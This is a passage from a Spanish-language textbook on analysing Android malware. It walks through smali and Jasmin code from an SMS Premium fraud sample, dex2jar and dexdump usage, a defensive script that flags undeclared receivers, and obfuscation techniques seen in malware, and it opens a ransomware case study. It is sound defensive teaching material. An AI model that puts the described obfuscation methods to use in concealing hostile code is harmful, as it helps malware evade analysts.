210 invoke-static {}, Linfo/asankan/phonegap/smsplugin/SmsPlugin;.<SWITCH_TABLE$info/asankan/phonegap/smsplugin/SmsPlugin$ActionTypes>()I
211 move-result-object v6
212 invoke-static {p1}, Linfo/asankan/phonegap/smsplugin/SmsPlugin$ActionTypes;.<valueOf>(Ljava/lang/String;)Linfo/asankan/phonegap/smsplugin/SmsPlugin$ActionTypes;
213 move-result-object v7
214 invoke-virtual {v7}, Linfo/asankan/phonegap/smsplugin/SmsPlugin$ActionTypes;.<ordinal>()I
215 move-result v7
```

Imagen 03.23: Firma y prólogo *smali* del método `execute`.

En particular para el análisis de esta muestra y la sentencia `switch` que se quería resolver dado el código decompilado en Java, se encontrará la siguiente estructura:

- En la línea 192 del fichero **SmsPlugin.smali**, una instrucción indicando que se va a utilizar un `switch`:

```
packed-switch v6, :pswitch_data_0
```

- En la línea 546, una tabla declarando los bloques del `switch` identificada por la etiqueta apuntada por la instrucción `packed-switch`:

```
:pswitch_data_0
.packed-switch 0x1
:pswitch_0
:pswitch_1
:pswitch_2
:pswitch_3
.end packed-switch
```

Con esta tabla se define que se producirá un salto en la ejecución a la etiqueta **pswitch\_0** cuando el valor sea 1 (debido a la instrucción **packed-switch 0x1**), y para cada valor sucesivo saltará a la etiqueta siguiente, es decir, con un valor 2 se producirá un salto a **pswitch\_1**, con un valor 3 a **pswitch\_2**, y así sucesivamente.

Finalmente se encontrarán las etiquetas definiendo los casos del `switch` a lo largo del código del método, por ejemplo el valor 1 está ubicado en la línea 204:

```
...
 .line 34
 :pswitch_0
 const/4 v6, 0x0
...
```

O para el valor 2:

```
...
 .line 53
 .end local v3 #message:Ljava/lang/String;
 .end local v4 #method:Ljava/lang/String;
 .end local v5 #phoneNumber:Ljava/lang/String;
 :pswitch_1
 iget-object v6, p0, Linfo/asankan/phonegap/smsplugin/SmsPlugin;->cordova:Lorg/
 apache/cordova/api/CordovaInterface;
 invoke-interface {v6}, Lorg/apache/cordova/api/CordovaInterface;-
 >getActivity()Landroid/app/Activity;
...
```

No costará demasiado entender este código con las nociones básicas que se han introducido en el apartado anterior, por ejemplo, si se observa el código *smali* dedicado a comprobar si el dispositivo tiene posibilidad de usar SMS antes de iniciar el fraude (segunda condición del switch, por tanto se buscará la etiqueta **:pswitch\_1**), se encontrará lo siguiente:

1	:pswitch_1
2	iget-object v6, p0, Linfo/asankan/phonegap/smsplugin/SmsPlugin;- >cordova:Lorg/apache/cordova/api/CordovaInterface;
3	invoke-interface {v6}, Lorg/apache/cordova/api/CordovaInterface;- >getActivity()Landroid/app/Activity;
4	move-result-object v0
5	.line 54
6	.local v0, ctx:Landroid/app/Activity;
7	invoke-virtual {v0}, Landroid/app/Activity;->getPackageManager()Landroid/ content/pm/PackageManager;
8	move-result-object v6
9	const-string v7, "android.hardware.telephony"
10	invoke-virtual {v6, v7}, Landroid/content/pm/PackageManager;- >hasSystemFeature(Ljava/lang/String;)Z
11	move-result v6
12	if-eqz v6, :cond_1

En la línea 1 se muestra la etiqueta a la que se realizará el salto según el valor que llegue a la estructura switch, y a continuación en la línea 2 se presenta una instrucción bastante habitual, **iget-object**, la cual sirve para acceder a un campo de la instancia.



En resumen lo que hará será guardar en el registro v6 el resultado de acceder a la variable **cordova** del objeto **this** (por eso utiliza el registro p0), que es de tipo `info/asankan/phonegap/smsplugin/SmsPlugin` y que devolverá un objeto de tipo `org/apache/cordova/api/CordovaInterface`.

En la línea 3 invocará el método `getActivity()` sobre el objeto *CordovaInterface* que se guardó en el registro v6, para a continuación en la línea 4 guardar su resultado en el registro v0.

En las siguientes líneas, utilizando la misma dinámica obtendrá el *PackageManager* desde el objeto de tipo *Activity* para invocar a su método `hasSystemFeature(...)` pasándole la String `android.hardware.telephony`. Esta invocación ocurre en la línea 10, donde se indica que devolverá un valor booleano (Z), que en la línea siguiente se guardará en v6.

Finalmente en la línea 12 comprueba el valor en v6, de modo que si es **false** (0) saltará a la etiqueta **cond\_1** y sino continuará ejecutando la siguiente instrucción.

A continuación se muestra el código de la condición en caso de recibirse un valor **true** (el caso del false sería prácticamente igual pero invirtiendo condiciones):

1	<code>if-eqz v6, :cond_1</code>
2	<code>.line 55</code>
3	<code>new-instance v6, Lorg/apache/cordova/api/PluginResult;</code>
4	<code>sget-object v7, Lorg/apache/cordova/api/PluginResult\$Status; -&gt;OK:Lorg/apache/cordova/api/PluginResult\$Status;</code>
5	<code>invoke-direct {v6, v7, v8}, Lorg/apache/cordova/api/PluginResult; -&gt;&lt;init&gt;(Lorg/apache/cordova/api/PluginResult\$Status;Z)V</code>
6	<code>invoke-virtual {p3, v6}, Lorg/apache/cordova/api/CallbackContext; -&gt;sendPluginResult(Lorg/apache/cordova/api/PluginResult;)V</code>
7	<code>.line 59</code>
8	<code>:goto_2</code>
9	<code>iput-boolean v8, p0, Linfo/asankan/phonegap/smsplugin/SmsPlugin; -&gt;result:Z</code>
10	<code>goto :goto_0</code>
11	<code>.line 57</code>
12	<code>:cond_1</code>

En la línea 3 el código construye una nueva instancia de un objeto de tipo *PluginResult* que se guarda en el registro v6 para a continuación en la línea 4 obtener con **sget-object** un valor de un enumerado y guardarlo en v7.

En la línea 5 se invoca el constructor de *PluginResult* (método `<init>`) sobre v6 pasando los argumentos v7 y v8 (este último había sido definido al inicio del método `execute(...)` como **const/4 v8, 0x1**, es decir, un valor **true**).

En la línea 6 se invoca el método `sendPluginResult(...)` sobre el objeto apuntado en p3, un `CallbackContext`, pasándole como argumento el objeto apuntado por el registro v6 inicializado en la línea anterior.

En la línea 9 se establecerá en el campo **result** del objeto **this** (registro p0) el valor **true** sacado del registro v8, y a continuación en la línea 10 se realizará un salto incondicional a la etiqueta **goto\_0**, que presentará un código *smali* como el siguiente:

1	:goto_0
2	iget-boolean v6, p0, Linfo/asankan/phonegap/smsplugin/SmsPlugin;->result:Z
3	return v6

Bloque final de código *smali* en el que se recupera el valor del campo **result** del objeto **this** (registro p0), se guarda en el registro v6 y finalmente se retorna.

Si el lector ha podido seguir el flujo de ejecución hasta este punto se habrá dado cuenta de que, aunque algo tedioso de tratar, por lo general no tiene por qué representar una complejidad mucho mayor y sólo requerirá de algo más de tiempo y atención por parte del analista.

## 6. Código Jasmin

Del mismo modo que el analista tiene a su alcance la posibilidad de analizar estáticamente el código *smali* de una aplicación cuando su código Java decompilado resulta ilegible, también se puede recurrir a su representación en código *Jasmin*, un lenguaje ensamblador para la JVM (Java Virtual Machine).

Al igual que en el caso de *smali*, llegar a dominar el código *Jasmin* puede ser de gran utilidad ya que podrá ser aplicado tanto al analizar compilados Java, donde tendrá aplicación directa; como en Android, donde se podrá utilizar para la interpretación de un código desensamblado.

## Herramientas

Dada una muestra se podrá obtener su código Jasmin asociado con la suite dex2jar.

Para ello primero se generará el empaquetado JAR desde el APK, y a continuación se desensamblará el código Jasmin utilizando los siguientes comandos:

```
dex2jar dex2jar 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk
dex2jar-jar2jasmin 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11-dex2jar.jar -o jasmin-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11
```

El resultado de esta ejecución será la creación del directorio **jasmin-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11** donde se encontrarán todos los ficheros en formato Jasmin:



Nombre	Tamaño	Tipo
android	1 elemento	carpeta
com	4 elementos	carpeta
in	1 elemento	carpeta
info	1 elemento	carpeta
asankan	1 elemento	carpeta
phonegap	1 elemento	carpeta
smsplugin	4 elementos	carpeta
SmsPlugin.j	13,4 kB	documento de texto sencillo
SmsPlugin\$ActionType.j	4,2 kB	documento de texto sencillo
SmsReceiver.j	4,7 kB	documento de texto sencillo
SmsSender.j	2,2 kB	documento de texto sencillo
org	1 elemento	carpeta

Imagen 03.24: Ficheros en formato Jasmin generados a partir del bytecode Java.

## Sintaxis básica

Debido a que el código *smali* está basado en la sintaxis del código *Jasmin*, el lector podrá comprobar a continuación que muchas de las características del lenguaje son compartidas y se podrá reutilizar gran parte del conocimiento adquirido en el apartado anterior.

Por otro lado existirán algunas diferencias, no sólo en el juego de instrucciones utilizado por *Jasmin*, sino también en los elementos que participan en estas instrucciones, siendo el ejemplo más claro que el juego de instrucciones de *smali* opera directamente sobre registros y en el caso de *Jasmin* además se dispone de una pila.

Para observar mejor las diferencias se partirá del mismo código Java que fue incluido en la presentación de la sintaxis de *smali*. A continuación se muestra el código *Jasmin* asociado a los métodos de ejemplo:

```
.method public exampleMethod2()V
return
.limit locals 1
.limit stack 0
.end method

.method public exampleMethod3(Ljava/lang/String;)Ljava/lang/String;
aload 1
areturn
.limit locals 2
.limit stack 1
.end method

.method public static exampleMethod4()Z
iconst_0
ireturn
```



```
.limit locals 0
.limit stack 1
.end method
```

Lo primero que se puede reconocer es que la signature de los métodos es compartida con la presentada por *smali*, esto es declarando el método, visibilidad e indicar si es estático o no, y acompañándolo de los parámetros que recibe y el tipo de dato que devuelve. También se aprecian las primeras diferencias, por ejemplo existe una ausencia de prólogo y aparecen directamente y a continuación de la signature del método las instrucciones asociadas al bytecode Java, sin embargo al final del ámbito de cada método, identificado como **.end method**, se encuentra información de cuantas variables locales (**.limit locals X**) y espacio en la pila (**.limit stack X**) será necesario.

Por otro lado, la referencia a las variables y argumentos utilizados en los métodos tienen sus semejanzas y diferencias:

- Jasmin no usa una nomenclatura *vX* y *pX*, utiliza directamente una referencia numérica de modo que cuando por ejemplo en *exampleMethod3(...)* se incluye la instrucción **aload 1**, se está accediendo a la variable en la posición 1.
- La distribución de las variables es igual a la descrita en *smali*, si se trata de un método de instancia la primera variable (valor 0) hace referencia al objeto **this**, y si se trata de un método estático la primera variable se corresponderá con el primer parámetro recibido, continuando el resto de parámetros con las posiciones siguientes.

Se muestra también en el código Jasmin de ejemplo algunas instrucciones básicas:

- **aload X**, empuja a la pila la referencia al objeto en la variable X.
- **areturn**, devuelve la referencia al elemento que se encuentra en la cima de la pila.
- **iconst\_X**, empuja el número X a la pila.
- **ireturn**, devuelve el valor del entero que se encuentra en la cima de la pila.

Otras instrucciones que se pueden encontrar de forma habitual y orientadas a la interacción con la pila son las siguientes:

- **aload\_X**, empuja a la pila la referencia al objeto en la variable X, donde X es un valor entre 0 y 3. Funcionalmente es igual que **aload X**, pero supone un ahorro en el tamaño de instrucción al ser convertido a bytecode Java.
- **iload\_X**, empuja a la pila el valor entero de la variable X, donde X es un valor entre 0 y 3. Al igual que las instrucciones **aload**, permite utilizar su operación análoga y de mayor tamaño de instrucción **iload X**.
- **dload X / fload X / lload X**, son instrucciones que siguen la misma definición que **iload X**, pero aplicadas a variables de tipo double, float y long respectivamente.
- **astore X / dstore X / fstore X / istore X / lstore X**, son instrucciones orientadas a extraer el valor que se encuentre en la cima de la pila para almacenarlo en el registro X. Todas ellas admiten también el formato tipo **astore\_X** donde X será un valor entre 0 y 3.

- **newarray primitive\_type / anewarray class**, son instrucciones utilizadas para trabajar con arrays, en el primer caso un ejemplo sería **newarray int** y en el segundo **anewarray [Ljava/lang/String;**.
- **bipush X / sipush X**, empujar un valor entero con signo a la pila, en el primer caso de 8 bits, en el segundo de 16 bits.
- **ldc X**, empuja a la pila un int, float o valor String entrecomillando la cadena.
- **ldc2\_w X**, empuja a la pila un long o double.

Para profundizar en el control de flujo de Jasmin se puede observar el código obtenido para el método *exampleMethod(...)*, que tiene la siguiente signatura equivalente a la vista en *smali*:

```
.method public exampleMethod(ZCBIJFDLjava/lang/String;)Z
```

En cuanto a su contenido, la forma en que en estos casos se controla por ejemplo una sentencia IF es la siguiente:

Java	Jasmin
<pre>if(bln){     int x = 0;     x++; } else {     int y = 0;     y++; }</pre>	<pre>iload 1 ifeq L0 iconst_0 iconst_1 iadd pop L1: ... otras instrucciones ... L0: iconst_0 iconst_1 iadd pop goto L1</pre>

La forma que tiene de operar es también muy similar a la vista en *smali*, con la salvedad de que se introduce el uso de la pila, de modo que para evaluar si se cumple la condición *if(bln)*, primero se empuja a la pila el valor del parámetro booleano recibido en la primera posición con la instrucción *iload 1* (se utiliza la variable 1 en lugar de la 0 porque en la posición 0 se tiene la referencia al objeto *this* al tratarse de un método de instancia), y a continuación se evalúa si el valor de la cima de la pila es igual a 0 (*false*) con la instrucción *ifeq L0* para realizar de esta forma un salto condicional a la etiqueta L0, o ejecutar la siguiente instrucción en caso de que el valor sea *true*.

Suponiendo un valor *true* (el caso *false* es exactamente igual), lo siguiente que hace el código Jasmin es empujar a la pila las constantes 0 y 1 y sumarlas en la pila con la instrucción *iadd*, que internamente sacará de la cima de la pila dos valores, los sumará y empujará su resultado a la pila. Finalmente se hace *pop* para sacar de la pila el valor de la suma y descartarlo, ya que en el código Java no se guardaba el resultado en ninguna variable.

El siguiente código es un ejemplo de un bucle FOR en *smali*:

Java	smali
<pre>int counter = 0; for (int z=0; z&lt;10; z++) {     counter++; }</pre>	<pre>L1: iconst_0 istore_13 iconst_0 istore_14 L2: iload_14 bipush 10 if_icmpge L3 iinc 13 1 iinc 14 1 goto L2</pre>

Una vez más se nota la similitud con el código *smali* en la dinámica seguida por el código al tratarse de sintaxis tipo ensamblador.

Las instrucciones siguientes a la etiqueta **L1** se encargan de empujar a la pila unas constantes de valor 0 para guardarlas en las variables 13 y 14 para así poder controlar las iteraciones del bucle.

En la etiqueta **L2** es donde se controla el flujo de bucle, empujando a la pila el valor de la variable 14 y el valor 10 (condición de salida del bucle) para a continuación comprobar si los valores coinciden y en ese caso realizar un salto a la etiqueta **L3** mediante el uso de la instrucción **if\_icmpge L3**, la cual sacará de la pila los últimos dos valores y los comparará sin empujar ningún nuevo resultado a la pila. En caso de que no se cumpla la condición de salto se incrementan los valores de las variables 13 y 14 y se realiza un salto incondicional a la etiqueta **L2** para volver a realizar una iteración.

En cuanto al código asociado a la invocación de métodos y paso de parámetros, se tendrá el siguiente código Jasmin:

```
L3:
aload 0
invokevirtual com/example/root/myapplication/App/exampleMethod2()V
aload 0
ldc "test"
invokevirtual com/example/root/myapplication/App/exampleMethod3(Ljava/lang/
String;)Ljava/lang/String;
pop
invokestatic com/example/root/myapplication/App/exampleMethod4()Z
pop
iconst_1
ireturn
.limit locals 15
.limit stack 2
.end method
```

Aquí se observan nuevas diferencias respecto a la sintaxis de *smali*, una vez más, debido al uso de la pila.



Se empieza empujando a la pila con **aload 0** la referencia al objeto **this** para poder invocar a continuación un método el instancia *exampleMethod2()* con la instrucción *invokevirtual*.

Para realizar la llamada al método *exampleMethod3(...)*, además de empujar la referencia al objeto **this**, empuja el texto "test" con la instrucción **ldc "test"** (en realidad empuja una referencia, ya que esa cadena será resuelta internamente a la referencia donde se encuentra su contenido) para finalmente invocar el método de instancia con otra instrucción *invokevirtual*, y como en este caso el método invocado devuelve una cadena de texto que más adelante no será utilizada, se incluye una instrucción **pop** para desechar el valor de la cima de la pila.

El caso de la llamada al método *exampleMethod4()* no difiere de los anteriores salvo en que al tratarse de un método estático, no requiere que se haga previamente un **aload 0** empujando la referencia a **this**, y que la instrucción que realizará la llamada al método en este caso será de tipo *invokestatic*.

Finalmente como el método siempre devuelve el valor **true**, se empuja a la pila con un **iconst\_1** y se devuelve con un **ireturn**.

### Ejemplo

Debido a que el proceso de análisis estático de código Jasmin no será diferente del expuesto en el caso de smali, se deja a curiosidad del lector elegir alguna muestra de ejemplo de las ya analizadas para poder contrastar diferencias entre código smali, Jasmin y Java.

## 7. Opcodes

En el caso de Android, el resultado de compilar el código Java de una aplicación es el bytecode que se guarda en formato DEX en el fichero *classes.dex*, donde las instrucciones se componen de códigos de operación (opcodes) y en algunos casos de operandos (valores, registros y direcciones).

Son varias las ventajas que se le ofrecen al analista al bajar al más bajo nivel en el que se puede representar el código:

- Será extraña la muestra en la que fallen el resto de herramientas de alto nivel, sin embargo y como se presentará en el apartado de ofuscación, han existido versiones de la Dalvik Virtual Machine en las que debido a errores de verificación se han podido usar opcodes que creaban un estado inconsistente en el que la mayoría de herramientas de desensamblado/decompilado fallarían.
- Si se quiere automatizar cualquier procedimiento de análisis de instrucciones este nivel será el más rápido, tanto por la eliminación de pasos intermedios, como por la posibilidad de trabajar con el valor codificado de las operaciones.

Estas características le convierten en una estupenda alternativa para la automatización de tareas iniciales como la detección del uso de componentes *receiver* ocultos o el uso de funciones criptográficas.



## Herramientas

Dada una muestra, se utilizará la herramienta **dexdump** incluida en las Android SDK tools para extraer las instrucciones en Dalvik bytecode incluidas en el fichero **classes.dex**. A través de los parámetros recibidos por la herramienta se podrá ajustar su salida a las necesidades concretas del analista, por ejemplo:

- Si se quisiera obtener el volcado con todas las instrucciones y operandos utilizados en las clases y métodos incluidos en el bytecode, se usará el argumento **-d**:

```
dexdump -d 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk > opcode.txt
```

- Si se quiere obtener sólo la información de la cabecera de las clases y métodos que componen la aplicación, se utilizará el argumento **-f**:

```
dexdump -f 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk > summary.txt
```

- En caso de estar interesados en obtener información adicional sobre las cabeceras como identificadores de clases y superclases, uso de anotaciones, cantidad de distintos tipos de métodos declarados, etcétera; se usará el argumento **-h**:

```
dexdump -h 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk > summaryDetails.txt
```

- Además se puede generar con el argumento **-l** una salida en formato XML para facilitar su parsing:

```
dexdump -l xml 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk > xml.txt
```

## Ejemplo

Aplicado a la muestra de SMS Premium, se podría haber automatizado la detección de determinados componentes. Por ejemplo y como ya se ha visto, los componentes *receiver* pueden ser cargados de forma dinámica desde el código sin necesidad de que hayan sido declarados previamente en el fichero *AndroidManifest.xml*, así que se podrían identificar todos los componentes de este tipo con el script escrito en Python e incluido dentro del repositorio **malware-samples** en la ruta **malware-samples/tools/receiversFinder.py**:

```
def start(apkDexFile):
 report = list()

 codeReceivers = lookForComponentInDexdumpXML(apkDexFile)
 manifestReceivers = lookForComponentInManifest(apkDexFile, "receiver", "name")

 report.append("Receivers discovered in the code:")
 for receiver in codeReceivers:
 report.append(" > " + receiver)

 report.append("\nReceivers declared in the AndroidManifest:")
 for receiver in manifestReceivers:
 report.append(" > " + receiver)

 report.append("\nReceivers discovered in the code but not in the AndroidManifest:")
 for codeReceiver in codeReceivers:
 found = False
 for manifestReceiver in manifestReceivers:
 if (codeReceiver.startswith(manifestReceiver)):
 found = True
 break
 if not found:
 report.append(" > " + codeReceiver)

 report.append("\n")
 return report
```

Imagen 03.25: Localización de receivers no declarados con receiversFinder.py.



El script recibe como parámetro el APK en el que buscar los receiver ocultos, siendo un ejemplo de su uso el siguiente:

```
receiverFinder.py 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk
```

El resultado obtenido reflejará componentes encontrados en el manifiesto y código, reportando como sospechosos aquellos *receiver* que sean encontrados en el código y no se hayan encontrado declarados en el manifiesto:

```
root@kali:~/mnt/data/malware-samples# receiverFinder.py 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk
Receivers discovered in the code:
> android.support.v4.content.WakefulBroadcastReceiver.WakefulBroadcastReceiver
> info.asankan.phonegap.smsplugin.SmsReceiver.SmsReceiver

Receivers declared in the AndroidManifest:

Receivers discovered in the code but not in the AndroidManifest:
> android.support.v4.content.WakefulBroadcastReceiver.WakefulBroadcastReceiver
> info.asankan.phonegap.smsplugin.SmsReceiver.SmsReceiver
```

Imagen 03.26: Salida por pantalla del script de identificación de receiver.

Al realizar el análisis estático de código de la muestra de SMS Premium, y tras perseguir todos los posibles puntos de partida de la ejecución y estudiar el posible comportamiento que podrían tener, se identificó que el receiver *SmsReceiver* no se encontraba declarado en el fichero *AndroidManifest.xml*, sin embargo recurriendo a este script se podría haber identificado de manera rápida y automática.

De forma adicional, el script devuelve otro receiver detectado en la app, *android.support.v4.content.WakefulBroadcastReceiver.WakefulBroadcastReceiver*. Este receiver en particular es parte de la librería de soporte para retro-compatibilidad de Android y podría haber sido ignorado en el script añadiendo una condición que excluyera a este y a todos los receivers encontrados bajo el package *android.support*, sin embargo un desarrollador de malware podría sacar ventaja de esa criba y esconder deliberadamente el receiver bajo ese nombre de paquete, pasando desapercibido a los ojos del script.

Es de esperar este tipo de técnicas de ofuscación por parte de los desarrolladores de malware y por tanto es conveniente reportar todo indicio de actividad para ser analizado durante esta fase.

## 8. Ofuscación

El objetivo de la ofuscación es transformar el código escrito inicialmente por el desarrollador en un código que mantenga el mismo comportamiento que el inicial pero que por otro lado sea menos legible, dificultando así un proceso de ingeniería inversa:

```
package content.mercenary.chiffon;

public class Humanistic {
 public static String[] a;
 private static final int[] b = new int[]{0, 6, 6, 15, 21, 11, 32, 4, 36, 0, 36, 6, 42, 31, 73, 5, 78, 13, 91, 24, 115, 8, 123, 4, 127, 24, 151, 3,
 private static byte[] c = new byte[]{(byte) 123, (byte) 80, Byte.MAX_VALUE, (byte) 122, (byte) 115, (byte) 101, (byte) 123, (byte) 119, (byte) 125,
```

Imagen 03.27: Clase con contenido ofuscado (1ª parte).

```

static {
 try {
 String str = "UTF-8";
 int length = c.length;
 int length2 = b.length;
 a = new String[(length2 / 2)];
 a(c);
 for (length = 0; length < length2; length += 2) {
 a[length / 2] = new String(c, b[length + 0], b[length + 1], str);
 }
 } catch (Exception e) {
 }
}

private static void a(byte[] bArr) {
 int length = bArr.length;
 for (int i = 0; i < length; i++) {
 bArr[i] = (byte) (bArr[i] ^ 22);
 }
}

```

Imagen 03.27: Clase con contenido ofuscado (2ª parte).

Dependiendo de la agresividad de la técnica, se puede incluso llegar a impedir el uso de algunas herramientas de decompilado:

```

package content.mercenary.chiffon;

public class li {
 public static java.lang.Class li(java.lang.Object r2) {
 /* JADX: method processing error */
 /*
 Error: jadx.core.utils.exceptions.JadxRuntimeException: Unreachable block; 8:1:0x6601
 at jadx.core.dex.visitors.blocksmaker.BlockProcessor.modifyBlocksTree(BlockProcessor.java:248)
 at jadx.core.dex.visitors.blocksmaker.BlockProcessor.processBlocksTree(BlockProcessor.java:52)
 at jadx.core.dex.visitors.blocksmaker.BlockProcessor.visit(BlockProcessor.java:38)
 at jadx.core.dex.visitors.DepthTraversal.visit(DepthTraversal.java:31)
 at jadx.core.dex.visitors.DepthTraversal.visit(DepthTraversal.java:17)
 at jadx.core.ProcessClass.process(ProcessClass.java:37)
 at jadx.core.ProcessClass.processDependencies(ProcessClass.java:59)
 at jadx.core.ProcessClass.process(ProcessClass.java:42)
 at jadx.api.JadxDecompiler.processClass(JadxDecompiler.java:298)
 at jadx.api.JavaClass.decompile(JavaClass.java:62)
 */
 /*
 goto L_0x0006;
 r1 = new java.util.HashMap;
 r1.<init>();
 L_0x0006:
 r0 = r2.getClass();
 return r0;
 */
 throw new UnsupportedOperationException("Method not decompiled: content.mercenary.chiffon.li.li(java.lang.Object):java.lang.Class");
 }
}

```

Imagen 03.28: Método que no pudo ser decompilado por jadx.

La forma en que trabajan estos ofuscadores varía según la técnica que han decidido implementar, mientras que algunos operan directamente sobre el código fuente Java transformándolo antes de realizar el proceso de compilación alterando nombres de clases, métodos, variables; codificando cadenas de caracteres; recodificando bloques de código..., otros transforman las instrucciones del bytecode (Java y/o Dalvik).

Se puede esperar que se apliquen este tipo de técnicas en una gran cantidad de muestras de malware, especialmente en las más elaboradas, ya que es una técnica ideal para dificultar el proceso de análisis estático.

Existen diferentes herramientas dedicadas a la ofuscación de código en el mercado: ProGuard, DexGuard, dalvik-obfuscator, DexProtector, ApkProtect, DashO, Shield4j, Stringer, y un largo etcétera.



Algunas características de estos ofuscadores son las siguientes:

- **ProGuard:** Ofuscador a nivel de código Java, altera identificadores como nombres de paquetes, clases, métodos y variables.
- **dalvik-obfuscator:** Ofuscador a nivel de bytecode. Parte de un APK para generar un nuevo fichero APK sobre el que aplica *junk byte injection*, técnica también utilizada en arquitecturas x86 en la que se introduce un salto incondicional a la instrucción que se quiere ejecutar, escondiéndose esta dentro de otra instrucción de tamaño variable con el fin de despistar a decompiladores que basen su proceso en un barrido lineal.




Imagen 03.29: Superposición de instrucciones usando la técnica *junk byte injection*.

- **DexGuard:** Ofuscador a nivel de código Java y bytecode. Cifra recursos incluidos en la aplicación, cadenas de texto e introduce controles de detección de código manipulado.
- **DexProtector:** Ofuscador a nivel de código Java y bytecode. Al igual que DexGuard, cifra recursos incluidos en la aplicación, cadenas de texto, introduce detección de código manipulado y además añade la posibilidad de “ocultar llamadas a métodos sensibles” utilizando técnicas de ejecución de código dinámico.

Estos son ejemplos de los ofuscadores que se pueden encontrar, algunos de ellos comerciales y otros implementados como pruebas de concepto para demostrar las limitaciones de las herramientas

actuales y dar la posibilidad de mejorar los procesos de decompilación y desensamblado, pero que aplicados sobre las muestras de malware pueden suponer un auténtico reto para el analista.

## Herramientas

Cada una de las herramientas que se han presentado hasta ahora utiliza su propia estrategia para decompilar y desensamblar, de modo que cuando aplicando una en particular el resultado no sea el esperado, se recurrirá a alguna de sus alternativas.

El siguiente es un ejemplo de cómo **jadx** no ha podido decompilar un código que sí se ha conseguido con la combinación de herramientas **dex2jar** y **jd-gui**:




Imagen 03.30: A la izquierda jadx, a la derecha dex2jar + jd-gui

### Ejemplo 1: Nivel código Java

Para la presentación de las herramientas se utilizó el código ofuscado de la muestra con hash SHA-1 8d2605c3a2875ffc39377eb7580374854f7c2054, el cual se corresponde con una muestra de malware de tipo ransomware.

Este tipo de malware tiene por objetivo restringir el acceso del usuario a funciones del sistema a las que previamente tenía acceso (ficheros, aplicaciones, etcétera). Una vez se ha “secuestrado” el acceso a esas funciones, se pide un “rescate” por su devolución.

Una implementación típica de este ransomware es el orientado al cifrado de la información, el cual haciendo uso de cifrado asimétrico, cifrará los ficheros del usuario a los que tienen acceso utilizando una clave pública y pidiendo un rescate económico a cambio de la clave privada que los descifrá, por supuesto, con el más que evidente riesgo de pagar y no obtener la clave.

Una vez instalada y durante su arranque solicitará establecerse como Administrador del dispositivo para elevar privilegios y dificultar su desinstalación:



